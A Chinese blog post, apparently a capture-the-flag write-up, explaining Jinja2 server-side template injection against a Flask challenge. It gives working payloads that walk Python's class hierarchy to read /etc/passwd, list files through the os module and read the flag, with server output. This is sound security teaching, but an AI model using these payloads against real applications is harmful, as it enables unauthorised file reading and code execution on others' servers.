攻防世界-Web_python_template_injection详解

原创

Mr H 于 2020-08-12 09:55:37 发布 2530 收藏 19

分类专栏： 攻防世界web高手进阶 Web_python_template_injection 文章标签： 攻防世界

本文链接：https://blog.csdn.net/Mr_helloword/article/details/107949217

版权

攻防世界web高手进阶 同时被 2 个专栏收录

13 篇文章 4 订阅

订阅专栏

Web_python_template_injection

1 篇文章 0 订阅

订阅专栏

Web_python_template_injection

在做这道题之前如果大家不懂可以先看一看这篇文章：
从零学习flask模板注入


基础知识：

在Jinja2模板引擎中，{{}}是变量包裹标识符。{{}}并不仅仅可以传递变量，还可以执行一些简单的表达式。

1.判断有无模板注入

payload


```
http://220.249.52.133:53362/{{7+7}}
```



URL http://220.249.52.133:53362/15 not found

查看全局变量

```
http://220.249.52.133:53362/{{config}}
```



URL http://220.249.52.133:53362/<Config {'JSON_AS_ASCII': True, 'USE_X_SENDFILE': False, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_DOMAIN': N 'SESSION_COOKIE_NAME': 'session', 'MAX_COOKIE_SIZE': 4093, 'SESSION_COOKIE_SAMESITE': Non 'PROPAGATE_EXCEPTIONS': None, 'ENV': 'production', 'DEBUG': False, 'SECRET_KEY': None, 'EXPLAIN_TEMPLATE_LOADING': False, 'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': '/', None, 'PREFERRED_URL_SCHEME': 'http', 'JSONIFY_PRETTYPRINT_REGULAR': False, 'TESTING': False 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'TEMPLATES_AUTO_RELOAD': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'TRAP_HT

基础知识：

文件包含：是通过python的对象的继承来一步步实现文件读取和命令执行的的。

思路：找到父类<type ‘object’>–>寻找子类–>找关于命令执行或者文件操作的模块。

几个魔术方法


```
__class__   返回类型所属的对象
__mro__     返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。
__base__    返回该对象所继承的基类  // __base__和__mro__都是用来寻找基类的

__subclasses__   每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表
__init__  类的初始化方法
__globals__  对包含函数全局变量的字典的引用
```

寻找可用引用

payload：

```
{{''.__class__.__mro__[2].__subclasses__()}}
```



220.249.52.133:53362/{{''.__class__.__mro__[2].__subclasses__()}}
火狐官方站点
火狐官方站点
新手上路
常用网址
常用网址
京东商城

'itertools.groupby'>, <type 'itertools.tee_dataobject'>, <type 'itertools.tee'>, <type 'itertools._grouper'>, <t
'_thread._localdummy'>, <type 'thread._local'>, <type 'thread.lock'>, <type 'Struct'>, <type '_json.Scanner'>
'_json.Encoder'>, <class 'json.decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder'>, <type
'time.struct_time'>, <class 'threading._Verbose'>, <type 'cPickle.Unpickler'>, <type 'cPickle.Pickler'>, <type
'cStringIO.StringO'>, <type 'cStringIO.StringI'>, <class 'string.Template'>, <class 'string.Formatter'>, <type
'_ssl._SSLContext'>, <type '_ssl._SSLSocket'>, <class 'socket._closedsocket'>, <type '_socket.socket'>, <type
'method_descriptor'>, <class 'socket._socketobject'>, <class 'socket._fileobject'>, <class 'urlparse.ResultMix
<class 'contextlib.GeneratorContextManager'>, <class 'contextlib.closing'>, <class 'jinja2.utils.MissingType'
<class 'jinja2.utils.LRUCache'>, <class 'jinja2.utils.Cycler'>, <class 'jinja2.utils.Joiner'>, <class
'jinja2.utils.Namespace'>, <class 'markupsafe._MarkupEscapeHelper'>, <class 'jinja2.nodes.EvalContext'>, <
'_hashlib.HASH'>, <class 'jinja2.nodes.Node'>, <type '_random.Random'>, <class
'jinja2.runtime.TemplateReference'>, <class 'jinja2.environment.Environment'>, <class 'jinja2.runtime.Conte

可以看到有一个type file类型(可以进行文件读取)

```
{{ [].__class__.__base__.__subclasses__()[40]('/etc/passwd').read() }}
```


[40]是tupe file类型出现位置（从0开始的位置）



URL http://220.249.52.133:53362/[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type
'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type
'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type
'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>,
<type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>,
<type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type
'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type
'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type
'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type
'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type
'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type
'posix.stat_result'>, <type 'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class
'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class

可以看到有一个 <class ‘site._Printer’>类型（可以进行命令执行）

```
{{''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].listdir('.')}}
```




exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type
posix.stat_result'>, <type 'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class
warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class
_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class
_abcoll.Container'>, <class '_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_values'>, <class
site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type
_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class
codecs.IncrementalDecoder'>, <type 'functools.partial'>, <type 'operator.itemgetter'>, <type
operator.attrgetter'>, <type 'operator.methodcaller'>, <type 'collections.deque'>, <type 'deque_iterator'>, <type
deque_reverse_iterator'>, <type 'itertools.combinations'>, <type 'itertools.combinations_with_replacement'>,
<type 'itertools.cycle'>, <type 'itertools.dropwhile'>, <type 'itertools.takewhile'>, <type 'itertools.islice'>, <type

本题我们主要用到命令执行，直接利用上面的payload即可

```
{{''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].listdir('.')}}
```

[71]为<class ‘site._Printer’>出现位置




```
220.249.52.133:53362/{{''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].listdir('.')}}
```

```
URL http://220.249.52.133:53362/['fl4g', 'index.py'] not found
```

读取flag

```
{{''.__class__.__mro__[2].__subclasses__()[40]('fl4g').read()}}
```



```
220.249.52.133:53362/{{''.__class__.__mro__[2].__subclasses__()[40]('fl4g').read()}}
```

```
URL http://220.249.52.133:53362/ctf{f22b6844-5169-4054-b2a0-d95b9361cb57} not found
```

flag:

ctf{f22b6844-5169-4054-b2a0-d95b9361cb57}